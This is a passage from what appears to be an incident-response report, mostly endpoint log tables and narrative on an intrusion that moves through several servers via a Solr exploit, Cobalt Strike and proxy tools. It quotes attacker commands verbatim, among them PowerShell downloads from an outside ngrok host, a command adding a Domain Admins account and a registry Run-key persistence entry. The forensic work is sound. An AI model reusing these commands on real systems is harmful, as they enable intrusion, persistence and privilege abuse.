[redacted]2.9577821Z	HOST3			RegistryValueDeleted			
[redacted]1.9976628Z	HOST3			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C sc query javaaw
[redacted]2.03055Z	HOST3			ProcessCreated	sc.exe	C:\Windows\System32\sc.exe	sc query javaaw
[redacted]3.5993306Z	HOST3	nt authority	system	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C systeminfo
[redacted]3.6382764Z	HOST3	nt authority	system	ProcessCreated	systeminfo.exe	C:\Windows\System32\systeminfo.exe	systeminfo
[redacted]6.903836Z	HOST3			ConnectionSuccess			
[redacted]6.9313569Z	HOST3			ConnectionSuccess			
[redacted]7.071712Z	HOST3			ConnectionSuccess			
[redacted]1.6399023Z	HOST3			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /f
[redacted]1.6827946Z	HOST3			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v Svchost /t REG_SZ /d "C:/ProgramData/Oracle/Java/lssasc.exe " /f
[redacted]1.7080499Z	HOST3			ProcessCreated	reg.exe	C:\Windows\System32\reg.exe	reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v Svchost /t REG_SZ /d "C:/ProgramData/Oracle/Java/lssasc.exe " /f


Using "fscan" (see Malware and Tools) the perpetrator(s) scanned the local network for reachable hosts and their open ports.
The perpetrator(s) uploaded the IOX tool in order to use server **HOST3** as a proxy.

Timestamp (UTC)	DeviceName	AccountDo	Accou	AlertId	ActionType	FileName	FolderPath	ProcessCommandLine	RemoteIP	RemotePort	RemoteUrl
[redacted]5:04.3325824Z	HOST3	nt authority	system		ProcessCreated	fscan.exe	C:\Windows\Temp\fscan.exe	fscan.exe -h [illegible]/24 -o out.txt			
[redacted]5:04.4763927Z	HOST3				ImageLoaded	fscan.exe	C:\Windows\Temp\fscan.exe				
[redacted]5:07.6648499Z	HOST3				ConnectionSuccess				[illegible]	445	[illegible]
[redacted]5:07.6650909Z	HOST3				ConnectionSuccess				[illegible]	135	[illegible]
[redacted]5:07.6658103Z	HOST3				ConnectionSuccess				[illegible]	139	[illegible]
[redacted]5:07.666952Z	HOST3				ConnectionSuccess				[illegible]	445	[illegible]
[redacted]5:07.6669932Z	HOST3				ConnectionSuccess				[illegible]	135	[illegible]
[redacted]5:07.6678087Z	HOST3				ConnectionSuccess				[illegible]	139	[illegible]
[redacted]5:07.6733841Z	HOST3				ConnectionSuccess				[illegible]	8983	[illegible]
[redacted]5:07.6753623Z	HOST3				ConnectionSuccess				[illegible]	8983	[illegible]
[redacted]7:01.4077328Z	HOST3				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C ipconfig /all			
[redacted]5:49.1144094Z	HOST3				FileCreated	iox.exe	C:\ProgramData\Oracle\Java\installcache_				
[redacted]0:33.8662454Z	HOST3	nt authority	system		ProcessCreated	iox.exe	C:\ProgramData\Oracle\Java\installcache_	iox.exe proxy -l 52242			
[redacted]0:33.9301419Z	HOST3				ImageLoaded	iox.exe	C:\ProgramData\Oracle\Java\installcache_				
[redacted]4:22.6006257Z	HOST3	nt authority	system		ProcessCreated	iox.exe	C:\ProgramData\Oracle\Java\installcache_	iox.exe proxy -r [illegible]5214			
[redacted]4:22.8010199Z	HOST3				ConnectionSuccess				[illegible]	65214	
[redacted]5:37.6591943Z	HOST3	nt authority	system		ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C tasklist			
[redacted]5:37.6973416Z	HOST3				ProcessCreated	tasklist.exe	C:\Windows\System32\tasklist.exe	tasklist			
[redacted]6:20.2391543Z	HOST3				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C taskkill /PID 2028			
[redacted]6:31.2380987Z	HOST3				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C taskkill /F /PID 2028			
[redacted]6:03.1281006Z	HOST3				RegistryValueSet						
[redacted]6:03.1283943Z	HOST3				RegistryValueSet						
[redacted]6:03.1798454Z	HOST3				RegistryValueSet						
[redacted]6:03.1801005Z	HOST3				RegistryValueDeleted						
[redacted]6:56.6596581Z	HOST3				ConnectionSuccess				[illegible]	3268	[illegible]
[redacted]6:56.7574556Z	HOST3				ConnectionSuccess				[illegible]	3268	[illegible]
[redacted]6:58.6779161Z	HOST3				ConnectionSuccess				[illegible]	445	[illegible]
[redacted]6:59.0361752Z	HOST3				ConnectionSuccess				[illegible]	445	[illegible]
[redacted]6:59.0367053Z	HOST3				ConnectionSuccess				[illegible]	445	[illegible]
[redacted]6:59.0387997Z	HOST3				ConnectionSuccess				[illegible]	445	[illegible]
[redacted]7:01.0449597Z	HOST3				ConnectionSuccess				[illegible]	445	[illegible]
[redacted]7:02.673477Z	HOST3				ConnectionSuccess				[illegible]	445	[illegible]
[redacted]7:02.6735915Z	HOST3				ConnectionSuccess				[illegible]	445	[illegible]
[redacted]7:02.6785312Z	HOST3				ConnectionSuccess				[illegible]	445	[illegible]
[redacted]7:02.6795474Z	HOST3				ConnectionSuccess				[illegible]	445	[illegible]


Using the BloodHound tool the perpetrator(s) scanned the local network to map and quantify possible Active Directory attack paths.




The perpetrator(s) modified Windows Registry so that the OS would store plain text credentials in memory. This way, these credentials could be eventually extracted from the memory and be used later to develop the attack further.



At `2022-XX-XX XX:XX:XX` lateral movement to “HOST1” started



Using SharpHound, the perpetrator(s) performed a network scan from “HOST3”.



At `2022-XX-XX XX:XX:XX` lateral movement started to “HOST4”.

Timestamp (UTC)	DeviceName	AccountDo	Accou	AlertId	ActionType	FileName	FolderPath	ProcessCommandLine
[redacted]	HOST3				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C dir \\ \C$
	HOST3				FileCreated	lssasc.exe	\ \C$\Packages\Plugins\lssasc.exe	
	HOST4				FileCreated	lssasc.exe	C:\Packages\Plugins\lssasc.exe	
	HOST4				AntivirusReport	lssasc.exe	C:\Packages\Plugins	
	HOST4				FileModified	lssasc.exe	C:\Packages\Plugins\lssasc.exe	
	HOST4				OtherAlertRelatedActivity	lssasc.exe	C:\Packages\Plugins\lssasc.exe	
	HOST3				ConnectionSuccess			
	HOST4				AntivirusDetection	lssasc.exe	C:\Packages\Plugins	
	HOST4				FileDeleted	lssasc.exe	C:\Packages\Plugins	
	HOST4				FileDeleted	lssasc.exe	C:\Packages\Plugins	

At `2022-XX-XX XX:XX:XX` lateral movement to “HOST5” started.

Timestamp (UTC)	DeviceName	AccountDo	Accou	AlertId	ActionType	FileName	FolderPath	ProcessCommandLine
[redacted]	HOST3				FileCreated	lssasc.exe	\ \C$\inetpub\temp\lssasc.exe	
	HOST5				AntivirusReport	lssasc.exe	C:\inetpub\temp	
	HOST5				ProcessCreated	lssasc.exe	C:\inetpub\temp\lssasc.exe	"lssasc.exe"
	HOST5				ImageLoaded	lssasc.exe	C:\inetpub\temp\lssasc.exe	
	HOST5				RegistryValueDeleted			
	HOST5				RegistryValueDeleted			
	HOST5				ConnectionSuccess			
				da638011		lssasc.exe	C:\inetpub\temp	
	HOST3				ConnectionSuccess			
	HOST5				AntivirusDetectionActionType	lssasc.exe	C:\inetpub\temp\lssasc.exe	
	HOST5				AntivirusDetectionActionType	lssasc.exe	C:\inetpub\temp\lssasc.exe	
				da638011		lssasc.exe	C:\inetpub\temp	
				da638011		lssasc.exe	C:\inetpub\temp	
				da638011		lssasc.exe	C:\inetpub\temp	
	HOST5				AntivirusDetection	lssasc.exe	C:\inetpub\temp	
	HOST5				AntivirusDetection	lssasc.exe	C:\inetpub\temp	
	HOST5				AntivirusDetection	lssasc.exe	C:\inetpub\temp	

At `2022-XX-XX XX:XX:XX` the perpetrator(s) downloaded SharpWmi (seeSharpWmi) and saved it as `C:\Windows\Temp\sharpwmi.exe`.
The tool was then used to execute arbitrary commands on “HOST5”.

At `2022-XX-XX XX:XX:XX` the perpetrator(s) attempted to create a new user and then add it to the “Domain Admins” group using the following command:

```
cmd.exe /C net user ADMIN1 P@ss123 /add /domain && net group “Domain Admins”  ADMIN1 /add /domain
```

Lateral movement and activities on server “HOST1"


Initially the server was compromised by exploitation of the Solr vulnerability CVE-2019-17558. It appears that all the files downloaded via PowerShell were detected by Microsoft Defender.

Timestamp (UTC)	DeviceName	AccountDomain	AccountName	AlertId	ActionType	FileName	FolderPath	ProcessCommandLine	RemoteIP	RemotePort
[redacted]	HOST1				InboundConnectionAccepted					53697
	HOST1	nt authority	system		ProcessCreated	whoami.exe	C:\Windows\System32\whoami.exe	whoami		
	HOST1				ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0xffffffff -ForceV1		
	HOST1	nt authority	system		ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powers	powershell -c iwr http:// :62241/lssasc.exe -OutFile G:\solr-6.6.3\server		
	HOST1	nt authority	system		ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0x4		
	HOST1				ConnectionSuccess					62241
	HOST1				FileCreated	lssasc.exe	G:\solr-6.6.3\server\lib\lssasc.exe			
	HOST1				FileCreated	lssasc.exe	G:\solr-6.6.3\server\lib\lssasc.exe			
	HOST1				AntivirusDetection	lssasc.exe	G:\solr-6.6.3\server\lib			
	HOST1	nt authority	system		ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powers	powershell -c iwr http:// :62241/lapx.exe -OutFile G:\solr-6.6.3\server\		
	HOST1	nt authority	system		ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0x4		
	HOST1				FileCreated	lapx.exe	G:\solr-6.6.3\server\lib\lapx.exe			
	HOST1				FileCreated	lapx.exe	G:\solr-6.6.3\server\lib\lapx.exe			
	HOST1				AntivirusDetection	lapx.exe	G:\solr-6.6.3\server\lib			
	HOST1				RegistryValueSet					
	HOST1				FileCreated	lssasc.exe	G:\solr-6.6.3\server\lib\lssasc.exe			
	HOST1				FileCreated	lssasc.exe	G:\solr-6.6.3\server\lib\lssasc.exe			
	HOST1				AntivirusDetection	lssasc.exe	G:\solr-6.6.3\server\lib			
	HOST1	nt authority	system		ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powers	powershell -c iwr http:// :62241/ncx.exe -OutFile G:\solr-6.6.3\server\l		
	HOST1	nt authority	system		ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0x4		
	HOST1				FileCreated	ncx.exe	G:\solr-6.6.3\server\lib\ncx.exe			
	HOST1				FileCreated	ncx.exe	G:\solr-6.6.3\server\lib\ncx.exe			
	HOST1				FileCreated	33B5C093-F19B-4A9C-	C:\ProgramData\Microsoft\Windows Defender\Scans\File			
					AntivirusDetection	ncx.exe	G:\solr-6.6.3\server\lib			

Later the perpetrator(s) uses the Cobalt Strike beacon, transferred through a network share from `HOST3`. It was saved as `C:\ProgramData\Oracle\Java\lssasc.exe` and then executed.


Timestamp (UTC)	DeviceName	AccountDomain	AccountName	AlertId	ActionType	FileName	FolderPath	ProcessCommandLine
[redacted]	HOST3				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C dir \\ \C$
	HOST3				ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0xffffffff -ForceV1
	HOST1				FileCreated	lssasc.exe	C:\ProgramData\Oracle\Java\lssasc.exe	
	HOST3				FileCreated	lssasc.exe	\ \C$\ProgramData\Oracle\Java\lssasc.exe	
	HOST3	nt authority	system		ProcessCreated	lssasc.exe	\ \C$\ProgramData\Oracle\Java\lssasc.exe	lssasc.exe
	HOST3				ImageLoaded	lssasc.exe	\ \C$\ProgramData\Oracle\Java\lssasc.exe	

The perpetrator(s) managed to start the process `lssasc.exe` on `HOST1` with `HOST1\ADMIN1`'s priviliges.




Timestamp (UTC)	DeviceName	AccountDomain	AccountName	AlertId	ActionType	FileName	FolderPath	ProcessCommandLine	RemoteIP	RemotePort	RemoteUrl
[redacted]		nt authority	system		ProcessCreated	rundll32.exe	C:\Windows\System32\rundll32.exe	rundll32.exe			
					ConnectionSuccess					49668	
					ProcessCreated	lssasc.exe	C:\ProgramData\Oracle\Java\lssasc.exe	"lssasc.exe"			
					ImageLoaded	lssasc.exe	C:\ProgramData\Oracle\Java\lssasc.exe				
					RegistryValueDeleted						
					RegistryValueDeleted						
					ConnectionSuccess					56231	
					ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C ipconfig /all			
					ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C C:/ProgramData/Ora			
					ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0x4			
					ProcessCreated	lssasc.exe	C:\ProgramData\Oracle\Java\lssasc.exe	lssasc.exe			

By exploitating the vulnerability CVE-2019-0803 the perpetrator(s) elevated local privileges to `NT Authority\System`.




Timestamp (UTC)	DeviceName	AccountDomain	AccountName	AlertId	ActionType	FileName	FolderPath	ProcessCommandLine
[redacted]	HOST1				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C ipconfig /all
	HOST1				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C type %APPDATA%\Mic
	HOST1				FileCreated	0803.exe	C:\Windows\System32\0803.exe	
	HOST1				FileCreated	.cmd	C:\Windows\System32\.cmd	
	HOST1				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C 0803.exe cmd ".cmd"
	HOST1				ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0x4
	HOST1				ProcessCreated	0803.exe	C:\Windows\System32\0803.exe	0803.exe cmd ".cmd"
	HOST1				ImageLoaded	0803.exe	C:\Windows\System32\0803.exe	
	HOST1				ProcessCreated	0803.exe	C:\Windows\System32\0803.exe	DDEServer
	HOST1				ProcessCreated	0803.exe	C:\Windows\System32\0803.exe	DDEClient
	HOST1				RegistryValueSet			
	HOST1	nt authority	system		ProcessCreated	lssasc.exe	C:\ProgramData\Oracle\Java\lssasc.exe	"lssasc.exe"

Later on the IOX tool was downloaded to the server.



Timestamp (UTC)	DeviceName	AccountDomain	AccountName	AlertId	ActionType	FileName	FolderPath	ProcessCommandLine
[redacted]	HOST1				ImageLoaded	lssasc.exe	C:\ProgramData\Oracle\Java\lssasc.exe	
	HOST1				RegistryValueDeleted			
				da6380114		lssasc.exe	C:\ProgramData\Oracle\Java	"lssasc.exe"
	HOST1				RegistryValueDeleted			
	HOST1				ConnectionSuccess			
				da6380114		lssasc.exe	C:\ProgramData\Oracle\Java	"lssasc.exe"
				da6380114		lssasc.exe	C:\ProgramData\Oracle\Java	"lssasc.exe"
				da6380114		lssasc.exe	C:\ProgramData\Oracle\Java	
				da6380114		lssasc.exe	C:\ProgramData\Oracle\Java	"lssasc.exe"
	HOST1				ProcessCreated	rundll32.exe	C:\Windows\System32\rundll32.exe	rundll32.exe
				da6380114		lssasc.exe	C:\ProgramData\Oracle\Java	
				da6380114		lssasc.exe	C:\ProgramData\Oracle\Java	
	HOST1				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	"cmd.exe" /c whoami /priv
	HOST1	nt authority	system		ProcessCreated	lssasc.exe	C:\ProgramData\Oracle\Java\lssasc.exe	"lssasc.exe"
	HOST1				RegistryValueDeleted			
	HOST1				RegistryValueDeleted			
	HOST1				RegistryValueDeleted			
	HOST1				RegistryValueDeleted			
	HOST1				ConnectionSuccess			
				da6380106				
	HOST1				ConnectionSuccess			
	HOST1				ConnectionSuccess			
	HOST1	nt authority	system		ProcessCreated	rundll32.exe	C:\Windows\System32\rundll32.exe	rundll32.exe
	HOST1				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C taskkill /F /PID 3312
	HOST1				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C dir \\[redacted]\C$
				da6380114		cmd.exe	C:\Windows\System32	cmd.exe /C dir \\[redacted]\C$
				da6380114		lssasc.exe	C:\ProgramData\Oracle\Java	"lssasc.exe"
	HOST1				FileCreated	iox.exe	C:\ProgramData\Oracle\Java\iox.exe	
	HOST1	nt authority	system		ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C C:\ProgramData\Oracle\java\iox.exe -h
				da6380115		cmd.exe	C:\Windows\System32	cmd.exe /C C:\ProgramData\Oracle\java\iox.exe -h
	HOST1				ProcessCreated	iox.exe	C:\ProgramData\Oracle\Java\iox.exe	iox.exe -h
	HOST1				ImageLoaded	iox.exe	C:\ProgramData\Oracle\Java\iox.exe	
				da6380115		cmd.exe	C:\Windows\System32	cmd.exe /C C:\ProgramData\Oracle\java\iox.exe proxy -r [redacted]:60350
	HOST1	nt authority	system		ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C C:\ProgramData\Oracle\java\iox.exe proxy -r [redacted]:60350
	HOST1	nt authority	system		ProcessCreated	iox.exe	C:\ProgramData\Oracle\Java\iox.exe	iox.exe proxy -r [redacted]:60350

Cobalt Strike was used to download PVEFindADUser and save as `C:\Windows\System32\PVEFindADUser.exe` at `2022-XX-XX XX:XX:XX` and IOX and save as `C:\ProgramData\Oracle\Java\iox.exe` at `2022-XX-XX XX:XX:XX`.
The perpetrator copied the file `34b6b2b.exe` to `HOST1` using network shares. It appears that the file was detected by antivirus.



Timestamp (UTC)	DeviceName	AccountDomain	AccountName	AlertId	ActionType	FileName	FolderPath	ProcessCommandLine	RemoteIP	RemotePort	RemoteUrl
[redacted]	HOST3	nt authority	system		ProcessCreated	rundll32.exe	C:\Windows\System32\rundll32.exe	rundll32.exe			
	HOST1				FileCreated	34b6b2b.exe	C:\Windows\34b6b2b.exe				
	HOST3				FileCreated	34b6b2b.exe	\\[redacted]\ADMIN$\34b6b2b.exe				
	HOST3				ConnectionSuccess				[redacted]	135	[redacted]
	HOST1				RegistryValueSet						
	HOST1				AntivirusDetection	34b6b2b.exe	C:\Windows				

The `services.exe` process registered a new service (persistence) on the server by making the following changes in the Registry:
Registry key: `HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\34b6b2b`
ImagePath: `\\127.0.0.1\ADMIN$\34b6b2b.exe`
Later on, the files were detected by antivirus:

Timestamp (UTC)	DeviceName	AccountDomain	AccountName	AlertId	ActionType	FileName	FolderPath
[redacted]	HOST1				AntivirusDetection	lssasc.exe	C:\ProgramData\Oracle\Java
[redacted]	HOST1				AntivirusDetection	lssasc.exe	C:\ProgramData\Oracle\Java
[redacted]	HOST1				AntivirusDetection	lssasc.exe	C:\ProgramData\Oracle\Java
[redacted]	HOST1				AntivirusDetection	lssasc.exe	C:\ProgramData\Oracle\Java
[redacted]	HOST1				AntivirusReport	iox.exe	C:\ProgramData\Oracle\Java
[redacted]	HOST1				AntivirusReport	iox.exe	C:\ProgramData\Oracle\Java
[redacted]	HOST1				AntivirusReport	iox.exe	C:\ProgramData\Oracle\Java
[redacted]	HOST1				AntivirusReport	iox.exe	C:\ProgramData\Oracle\Java
[redacted]	HOST1				AntivirusReport	iox.exe	C:\ProgramData\Oracle\Java
[redacted]	HOST1				AntivirusReport	iox.exe	C:\ProgramData\Oracle\Java
[redacted]	HOST1				AntivirusReport	iox.exe	C:\ProgramData\Oracle\Java
[redacted]	HOST1				FileCreated	34b6b2b.exe	C:\Windows\34b6b2b.exe
[redacted]	HOST1				RegistryValueSet		
[redacted]	HOST1				AntivirusDetection	34b6b2b.exe	C:\Windows
[redacted]	HOST1				AntivirusReport	iox.exe	C:\ProgramData\Oracle\Java
[redacted]	HOST1				AntivirusReport	iox.exe	C:\ProgramData\Oracle\Java

Lateral movement and activities on server “HOST2”


Initially the server was compromised at `2022-XX-XX XX:XX:XX` by exploitation of the Solr vulnerability `CVE-2019-17558`.

At `2022-XX-XX XX:XX:XX` the perpetrator(s) downloaded Cobalt Strike beacon and saved it as `G:\solr-6.6.3\server\update.exe` using the following command:

```
powershell -c iwr http://0.tcp.ap.ngrok.io:18418/wininit.exe -OutFile update.exe
```

Timestamp (UTC)	DeviceName	ActionType	FileName	FolderPath	ProcessCommandLine	RemoteIP	Rem	RemoteUrl	InitiatingProc
